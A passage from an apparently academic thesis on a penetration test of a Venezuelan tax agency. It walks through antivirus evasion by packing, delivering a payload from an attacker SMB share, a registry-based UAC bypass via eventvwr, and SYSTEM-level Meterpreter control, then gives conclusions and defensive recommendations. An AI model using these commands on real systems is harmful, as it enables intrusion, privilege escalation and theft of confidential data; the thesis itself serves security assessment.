


Figure 93: Static Analysis Results of the Packed Payload by Various Antivirus Engines

Source: Kleenscan

It can be seen that packaging a payload using UPX increases the degree of obfuscation and consequently lowers the detection rate during static analysis by antivirus engines. In this recent analysis, well-known antivirus programs such as Avast, AVG, Avira, and Kaspersky did not flag the payload as malicious, in contrast to the initial malware analysis. Since the byte content of the payload does not register any matches with known malware types in the detection systems databases, this scenario is ideal for deploying the payload on the target machine, as writing this file to disk does not initially flag it (sabatp.exe) as malicious.

4.7.5 Payload Deployment

To deploy the payload (sabatp.exe) on the target machine, the impacket-smbserver command-line tool, written in Python, was utilized to start an SMB server on the local machine (the one where the payload was created and packed). After starting the SMB server, a shared folder was created, accessible

to any device connected to the local LAN network at the SABAT facilities, enabling the vulnerable device to download and subsequently execute this payload. The tool was used as follows:

Command:

impacket-smbserver share /home/kali/Tools/AV_Evasion/ScareCrow/deployedPayloads -smb2support

Where:

share: Indicates that a directory or folder named "share" will be shared.

-smb2support: Indicates that SMBv2 will be supported, which is a more recent version of the SMB protocol.




Figure 94: Using the Impacket-SMBServer Tool

Source: Own Elaboration

The folder containing the payload on the Kali Linux machine is located at /home/kali/Tools/AV_Evasion/ScareCrow/deployedPayloads. Therefore, any machine on the LAN can access this folder and download the payload. Subsequently, Metasploit was executed on this machine (Kali Linux), which will initiate a Meterpreter session with high privileges on the system.




Figure 95: Starting Metasploit on Kali Linux

Source: Own Elaboration

After loading the main menu of Metasploit, a new module called Multi Handler was used, which is employed in conjunction with the packed payload to listen for connections after the payload is executed on the target machine. Consequently, a Meterpreter session is initiated, but this time the payload was executed with high integrity on the compromised system. The parameters loaded for using the payload are the same as those used in the creation of this payload, as seen in the MSFVenom module, which includes: Payload Name, LHOST, LPORT, HandlerSSLCert, and StagerVerifySSLCert.




Figure 96: Loading Parameters Related to the High-Privilege Payload
Source: Own Elaboration

After loading all these parameters, the exploit command is executed, as shown in the figure, indicating that the Meterpreter session handler with high privileges is waiting for the packed payload to be executed. Therefore, on the machine where initial access was achieved, specifically on the Parrot OS device, where a Meterpreter session was previously established, the Windows command console (cmd.exe) was deployed on the vulnerable machine via the Shell command in the Meterpreter session.




Figure 97: Deploying the Command Console on the Vulnerable Machine

Source: Own Elaboration

This process encapsulates the successful deployment of the payload, allowing for further control over the target system with elevated privileges, thereby enhancing the attacker's capabilities within the compromised environment. After executing the command to deploy the Windows console, the next step was to copy the payload sabatp.exe to disk using the following command:

Command:

copy \\172.168.5.239\share\sabatp.exe

Where:

- The two backslashes (‘\\’) indicate that an attempt is being made to access a shared folder over the network using the SMB protocol.
- The IP address 172.168.5.239 corresponds to the Kali Linux machine.
- The name of the shared folder is share, followed by the name of the payload sabatp.exe.




Figure 98: Downloading the Payload on the Target Machine

Source: Own Elaboration

The payload was written to disk in the home directory of the user named sabat. When manipulating Windows registry entries, the path to the payload must

be specified using an environment variable called USERPROFILE. This variable resolves to the current user's path (C:\Users\sabat\).

Next, a new registry entry was added under the HKEY_CURRENT_USER branch as follows:

Command 1:

reg add "HKCU\Software\Classes\mscfile\shell\open\command" /v "" /t REG_SZ /d "%USERPROFILE%\sabatp.exe" /f

Command 2:

reg add "HKCU\Software\Classes\mscfile\shell\open\command" /v "(default)" /t REG_SZ /d "%USERPROFILE%\sabatp.exe" /f

Where:

"HKCU\Software\Classes\mscfile\shell\open\command": This is the name of the new subkey within the HKEY_CURRENT_USER branch.

/v "": This specifies the name of the new entry.

/t REG_SZ: Indicates that the type of the new entry is REG_SZ, which is a reserved word for a string.

/d "%USERPROFILE%\sabatp.exe": This sets the value of the new entry.

/f: Indicates that the entry will be overwritten if it already exists.

Figure 99: UAC Bypass Attack Implementation: Creating New Registry Entries

Source: Own Elaboration

After adding the new registry entry, the Windows Event Viewer was executed, which is located in the System32 folder. The executable file was run as follows:

```
C:\Windows\System32>eventvwr.exe
eventvwr.exe
```

Figure 100: UAC Bypass Attack Implementation: Executing the Windows Event Viewer

Source: Own Elaboration

Following the execution of the Windows Event Viewer, it was observed on the Kali Linux machine, which was waiting for the execution of the packed payload, that a new Meterpreter session was established with high privileges on the system. Thus, the UAC bypass attack was successfully implemented.




Figure 101: UAC Bypass Attack Implementation: Executing the Payload and Starting Meterpreter Session

Source: Own Elaboration

4.7.6 Post-Exploitation

After successfully executing the payload with high privileges on the system, the next step is to migrate the payload execution to a high-integrity process, the svchost.exe process was chosen for this purpose, as it is used to

load DLL files and host various files and processes that Windows needs to function effectively since, this process inherently possesses high integrity. To migrate the payload execution process, the Migrate command was used.




Figure 102: Migrating Payload Execution with High Integrity and Checking Acquired User Type

Source: Own Elaboration

Subsequently, using the getuid command, the user identifier (UID) of the session running Meterpreter was queried, confirming that privilege escalation was successful. To validate this escalation, the Windows console (cmd.exe) was deployed on the compromised machine, and the command whoami was executed to verify that the user NT AUTHORITY\SYSTEM was obtained, which has a very high set of privileges on the system, allowing virtually any action to be performed. To check the available actions, the command whoami /priv was used to list these actions.

```
C:\Windows\system32>whoami /priv
whoami /priv

INFORMACI•N DE PRIVILEGIOS
--------------------------

Nombre de privilegio          Descripci•n                                        Estado
============================= ================================================== ============
SeAssignPrimaryTokenPrivilege Reemplazar un s•mbolo (token) de nivel de proceso  Deshabilitado
SeIncreaseQuotaPrivilege      Ajustar las cuotas de la memoria para un proceso   Deshabilitado
SeTcbPrivilege                Actuar como parte del sistema operativo            Habilitada
SeSecurityPrivilege           Administrar registro de seguridad y auditor•a      Deshabilitado
SeTakeOwnershipPrivilege      Tomar posesi•n de archivos y otros objetos         Deshabilitado
SeLoadDriverPrivilege         Cargar y descargar controladores de dispositivo    Deshabilitado
SeBackupPrivilege             Hacer copias de seguridad de archivos y directorios Deshabilitado
SeRestorePrivilege            Restaurar archivos y directorios                   Deshabilitado
SeShutdownPrivilege           Apagar el sistema                                  Deshabilitado
SeDebugPrivilege              Depurar programas                                  Habilitada
SeAuditPrivilege              Generar auditor•as de seguridad                    Habilitada
SeChangeNotifyPrivilege       Omitir comprobaci•n de recorrido                   Habilitada
SeUndockPrivilege             Quitar equipo de la estaci•n de acoplamiento       Deshabilitado
SeImpersonatePrivilege        Suplantar a un cliente tras la autenticaci•n       Habilitada
SeCreateGlobalPrivilege       Crear objetos globales                             Habilitada
```

Figure 103: Querying Acquired Privileges

Source: Own Elaboration

Table 21: List of Acquired Privileges

Privilege Name	Description	Status
SeAssignPrimaryTokenPrivilege	Replace a process-level token	Disabled
SeIncreaseQuotaPrivilege	Adjust memory quotas for a process	Disabled
SeTcbPrivilege	Act as part of the operating system	Enabled
SeSecurityPrivilege	Manage security and audit logs	Disabled
SeTakeOwnershipPrivilege	Take ownership of files and other objects	Disabled
SeLoadDriverPrivilege	Load and unload device drivers	Disabled
SeBackupPrivilege	Back up files and directories	Disabled
SeRestorePrivilege	Restore files and directories	Disabled
SeShutdownPrivilege	Shut down the system	Disabled
SeDebugPrivilege	Debug programs	Enabled
SeAuditPrivilege	Generate security audits	Enabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeUndockPrivilege	Remove equipment from the docking station	Disabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled
SeCreateGlobalPrivilege	Create global objects	Enabled

Source: Own Elaboration

It is evident that a multitude of actions is available, allowing for the creation of new users on the compromised machine, installation or uninstallation of device drivers, and even disabling antivirus software. This is why privilege escalation is a crucial action during penetration testing, as it enables complete control over the target machine.

Returning to the Meterpreter session, a streaming session was initiated on the compromised machine using the screenshare command, which allows sharing the screen of the attacked machine and viewing everything the user sees, including the content of windows, applications, and websites. This command is a useful tool for gathering information about the target machine.

Note: For security reasons regarding the public entity, some images will be edited to avoid revealing confidential information.




Figure 104: Querying a Taxpayer's Account Status by the User
Source: Own Elaboration

It can be observed that the user is querying the account status of a specific taxpayer.




Figure 105: User Using Navicat

Source: Own Elaboration

Next, the user is utilizing a database management tool called Navicat Premium, which is executing a query on a database table to update the records of a contributor.




Figure 106: List of Files Found in the User's "Documents" Folder

Source: Own Elaboration

Finally, the Windows console (cmd.exe) was launched to navigate through commonly used directories, such as the Documents section in the home directory of the user sabat, and to list the files present there.

CHAPTER V
CONCLUSIONS AND RECOMMENDATIONS

5.1 Conclusions

This thesis presents an extensive investigation into ethical hacking techniques and methodologies implemented within the facilities of the Servicio Autónomo Bolivariano de Administración Tributaria SABAT. Various techniques and activities were studied to conduct a comprehensive reconnaissance of the computing systems, identifying the operating systems, applications, and services in use at SABAT.

Furthermore, critical vulnerability identification was carried out using vulnerability analysis techniques to pinpoint weaknesses that could be exploited by attackers since, the findings indicate that the IT infrastructure of SABAT possesses a low level of security, with a total of 15 critical vulnerabilities detected that could be exploited to gain access to the information systems. The most critical vulnerabilities identified are associated with Windows 7 operating systems, which are not updated to the latest versions and, therefore, are unprotected against the latest cybersecurity threats.

The most vulnerable systems are the desktop computers, which exhibit Remote Code Execution (RCE) vulnerabilities through the use of the SMB protocol since, based on this vulnerability, controlled penetration testing was conducted using the ETERNALBLUE exploit on a computer to assess its resilience against attacks, confirming that it is indeed possible to compromise a machine using this exploit.

Subsequently, privilege escalation on Windows systems was implemented using the UAC bypass technique, alongside malware obfuscation methods

utilizing frameworks and packers to change identification signatures, thereby evading detection by antivirus systems. Additionally, Windows registry entries were manipulated to authorize the execution of the payload with high privileges, achieving complete control over the target machine, allowing for actions such as acquiring confidential information (files, databases stored in the system) and modifying the system, which could include installing malicious software, altering system settings, or making any other changes that enable control over the system.

It is important to note that this attack is merely an example of the many techniques that can be employed to target information systems. Therefore, it is crucial for public entities to take measures to protect their systems from such attacks. SABAT currently lacks a formal risk management analysis plan; however, it is evident that the entity engages in some risk management activities, such as conducting security audits and implementing certain security policies. Consequently, a security breach in the computing systems could have a significant impact on the entity, including the loss of confidential data such as financial information, personal data, or trade secrets of taxpayers. Moreover, such a breach could lead to operational disruptions, such as the inability to access systems or data loss.

Threats to the security of information systems can be mitigated by implementing a series of security measures, such as information security policies that define security requirements and employee responsibilities. Additionally, security procedures should be established to outline the guidelines for implementing and maintaining the security measures defined in the policies and procedures. While SABAT has a set of information security policies, these policies are not fully aligned with best security practices.

5.2 Recommendations

Based on the results obtained in this thesis, the following recommendations can be made to mitigate risks in the information systems:

- **Properly manage user and group permissions:** This includes configuring access permissions to system resources appropriately and assigning necessary privileges to users only when required.

- **Keep operating systems and applications updated:** Security updates often include patches to fix vulnerabilities that attackers can exploit to carry out remote code execution (RCE) attacks and denial of service (DoS) attacks observed on servers.

- **Implement a Vulnerability Management System (VMS):** A VMS can help organizations identify and remediate vulnerabilities in their information systems, which can reduce the likelihood of attackers exploiting these vulnerabilities.

- **Utilize a multi-layered security approach:** It is insufficient to implement a single security measure to protect information systems; it is important to use a multi-layered security approach that includes a combination of security measures.

- **Enhance security awareness among employees:** Employees should be informed about security threats and the measures they can take to protect themselves, such as implementing a continuous security program that includes monitoring, analysis, and incident response activities.

- **Implement a formal risk management analysis plan:** This plan should identify, assess, and prioritize the risks to which the entity's information systems are exposed, allowing for updates to the information security policies to align with best security practices. These policies should clearly define security requirements and the responsibilities of each employee within the public entity.

- **Conduct periodic penetration testing:** Penetration tests can help organizations identify weaknesses in their security systems, enabling them to take measures to mitigate these weaknesses.

- **Implement an Endpoint Detection and Response (EDR) solution:** While antivirus and anti-malware software are basic and essential security measures to protect information systems from malware attacks, it is recommended to enhance protection through the use of EDR solutions, which provide deeper visibility into information systems and can help identify and respond to more complex malware attacks.

- **Implement a Security Information and Event Management (SIEM) system:** A SIEM solution collects, analyzes, and correlates security data from multiple sources, such as operating systems, applications, networks, and security devices, helping the public entity improve its ability to detect and respond to security incidents, thereby reducing the risk of a security breach.

The implementation of these recommendations will help mitigate security risks to the information systems of SABAT and protect the confidential information of the entity.

REFERENCES

Aguilar, S. (2015). Implementación De Una Solución De Hacking Ético Para Mejorar La Seguridad En La Infraestructura Informática De La Caja Municipal De Sullana Agencia Chimbote (Tesis de Pregrado). Universidad Nacional del Santa. Chimbote-Perú. Retrieved from: https://core.ac.uk/reader/225484917

Arias, F. (1999). El Proyecto de Investigación. Caracas. Editorial: Episteme. Retrieved from: https://www.monografias.com/trabajos-pdf/proyecto-investigacion/proyecto-investigacion.pdf

Astudillo K. (2013). Hacking ético 101 Como hackear profesionalmente en 21 días: Charleston USA. Retrieved from: https://eduarmandov.files.wordpress.com/2017/05/security-hacking-etico-101.pdf

Balestrini, M. (2006). Como se Elabora el Proyecto de Investigación. Caracas. Editorial: Consultores Asociados. Retrieved from: http://gc.scalahed.com/recursos/files/r161r/w23581w/w23581w.pdf

Baloch, R. (2014). Ethical Hacking and Penetration Testing Guide. Retrieved from: http://www.lepointdeau.fr/Ethical%20Hacking%20and%20Penetration%20Testing%20Guide%20-%20Baloch,%20Rafay.pdf

Bernal, C. (2006). Metodología de la Investigación. Tercera edición. Editorial: Pearson. Retrieved from: https://docplayer.es/42749594-Como-se-elabora-el-proyecto-de-investigacion.html

Botelho, A (2023). ¿Qué es un payload?. KeepCoding. Retrieved from: https://keepcoding.io/blog/que-es-un-payload/

Caballero, A. (2015). Introducción a OSSTMM (Open-Source Security Testing Methodology Manual). Retrieved from: http://www.reydes.com/d/?q=Introduccion_a_OSSTMM_Open_Source_Security_Testing_Methodology_Manual

Caballero, A. (2019). Guía de Pruebas de OWASP. Retrieved from: http://www.reydes.com/archivos/slides/webinars/AC_WG_Guia_Pruebas_OWASP.pdf

Camacho, H. (2008). El proceso de Investigación Científica. Maracaibo. Editorial: Ediluz. Retrieved from: https://www.redalyc.org/pdf/761/76111491014.pdf

Cerpa, M. (2011). Metodologías de Hacking Ético. Retrieved from: https://es.scribd.com/document/293879075/Metodologias-de-Hacking-Etico

Cornejo, G. & Manchola, S. (2015). Investigación Sobre El Hacker Y Sus Posibles Comienzos En La Comunidad Estudiantil. Caso Universidad Piloto De Colombia (Tesis de pregrado). Universidad Piloto De Colombia. Bogotá-Colombia. Retrieved from: http://polux.unipiloto.edu.co:8080/00002887.pdf

Dean, R. (2008). Network Penetration testing: Ethical hacking tools and techniques. Retrieved from: http://searchitchannel.techtarget.com/tip/Network-penetration-testing-Ethical-hacking-tools-and-techniques

Diaz, E. (2018). Análisis De Metodologías Para Pruebas De Penetración Mediante Ethical Hacking (Tesis de pregrado). Universidad Nacional Abierta Y A Distancia. Bogotá-Colombia. Retrieved from: https://core.ac.uk/reader/344726386

Díaz, K. & Zavarce, C. (2019). Hacia Una Organización Disruptiva En Materia De Ciberseguridad De La República Bolivariana De Venezuela. Revista Observador Del Conocimiento, 4 (3), 1-9. Retrieved from: http://www.oncti.gob.ve/RV4N3/001.pdf

Espinoza, C. (2020). Implementación de Ethical Hacking para Mejorar la Gestión de Riesgos en los Sistemas Informáticos de la Municipalidad Provincial de Moyobamba (Tesis de Pregrado). Universidad Cesar Vallejo. Trujillo Perú. Retrieved from: https://repositorio.ucv.edu.pe/bitstream/handle/20.500.12692/47290/Espinoza_ACO-SD.pdf

Flores, D. (2015). Certified Ethical Hacker. Retrieved from: https://es.slideshare.net/denysfloresarmas/ceh-43670792

González, H (2016). Introducción a la Metodología de Hacking Ético de OWASP para mejorar la seguridad en aplicaciones Web. Retrieved from: https://www.researchgate.net/publication/302551873_Introduccion_a_la_Metodologia_de_Hacking_Etico_de_OWASP_para_mejorar_la_seguridad_en_aplicaciones_Web

Hernández, P. (2013). Propuesta De Un Plan Para La Medición Del Rendimiento En La Plataforma De Monitoreo De Seguridad Tecnológica De CANTV (Tesis de Pregrado). Universidad Católica Andrés Bello. Caracas Venezuela. Retrieved from: http://biblioteca2.ucab.edu.ve/anexos/biblioteca/marc/texto/AAS8033.pdf

Hernández, R. (2014). Metodología de la investigación. México. Editorial: Mc Graw Hill.

Jayanthi, M. (2018). Who's an Ehical Hacking?. Simplilearn. Retrieved from: https://www.simplilearn.com/roles-of-ethical-hacker-article

Jimenez, J. (2023). Qué es el protocolo ARP y cómo funciona en redes IPv4. RedesZone. Retrieved from: https://www.redeszone.net/tutoriales/internet/que-es-protocolo-arp/

Kapersky (2019). ¿Qué es la ciberseguridad? Retrieved from: https://latam.kaspersky.com/resource-center/definitions/what-is-cyber-security

Kaspersky (2019). Use-After-Free. Encyclopedia By Kaspersky. Retrieved from: https://encyclopedia.kaspersky.com/glossary/use-after-free/

Lizama, J. (2005). Hackers En El Contexto De La Sociedad De La Información. México. Retrieved from: https://vtechworks.lib.vt.edu/handle/10919/71493

Lutkevich, B. (2022). Remote Code Execution (RCE). TechTarget. Retrieved from: https://www.techtarget.com/searchwindowsserver/definition/remote-code-execution-RCE

Medina, E. (2018) Hacking Ético, Una herramienta para la seguridad informática. Universidad Piloto De Colombia. Retrieved from: http://polux.unipiloto.edu.co:8080/00002050.pdf

Menéndez, M. (2009). Ethical hacking: Test de intrusión. Principales metodologías (Trabajo de Investigación). Retrieved from: https://www.monografias.com/trabajos71/ethical-hacking-test-intrusion-metodologias/ethical-hacking-test-intrusion-metodologias2.shtml

Microsoft (2023). Cómo funciona el Control de cuentas de usuario. Microsoft Learn. Retrieved from: https://learn.microsoft.com/es-

es/windows/security/application-security/application-control/user-account-control/how-it-works

Monroy, S. (2020). Metodologia Para Hacking Etico En Bases De Datos (Tesis De Pregrado). Universidad Nacional Abierta Y A Distancia. Bogota-Colombia. Retrieved from: https://repository.unad.edu.co/bitstream/handle/10596/36603/jcmonroys.pdf

Mora, A. (2017). Metodología de Hacking Ético para Instituciones Financieras, aplicación de un caso práctico. (Tesis de Pregrado). Universidad de Cuenca. Cuenca-Ecuador. Retrieved from: https://dspace.ucuenca.edu.ec/bitstream/123456789/28552/1/Trabajo%20de%20titulación.pdf

Muñoz, M. (2019). Iniciación Al Trabajo De Investigación. Editorial: Academia Española.

Onofa, F. (2016). Análisis Y Evaluación De Riesgos Y Vulnerabilidades Del Nuevo Portal Web De La Escuela Politécnica Nacional, Utilizando Metodologías De Hackeo Ético. (Tesis de Pregrado). Escuela Politécnica Nacional. Quito-Ecuador. Retrieved from: https://bibdigital.epn.edu.ec/bitstream/15000/16740/1/CD-7336.pdf

Panda Security (2020). Técnicas de Infección. Panda. Retrieved from: https://www.pandasecurity.com/es/security-info/exploit/

Prashanth, S. (2022). Atomic Red Team 4: Bypass User Account Control. Medium. Retrieved from: https://systemweakness.com/atomic-red-team-4-bypass-user-account-control-d1bd19d31692

Ramírez, T (2007). Como Hacer Un Proyecto De Investigación. Caracas. Editorial: Panapo De Venezuela. Retrieved from: https://isbn.cloud/9789803666705/como-hacer-un-proyecto-de-investigacion/

Raymond, E. (1996). The New Hacker's Dictionary Third Edition. Retrieved from: https://books.google.co.ve/books/about/The_New_Hacker_s_Dictionary_third_editio.html

Restrepo, J. (2010). OSSTMM, Manual de la Metodología Abierta de Testeo de Seguridad. Retrieved from: https://www.dragonjar.org/osstmm-manual-de-la-metodologia-abierta-de-testeo-de-seguridad.xhtml

Rodríguez, A. (2020). Herramientas Fundamentales Para el Hacking Ético. Retrieved from: http://scielo.sld.cu/scielo.php?script=sci_arttext&pid=S1684-18592020000100116

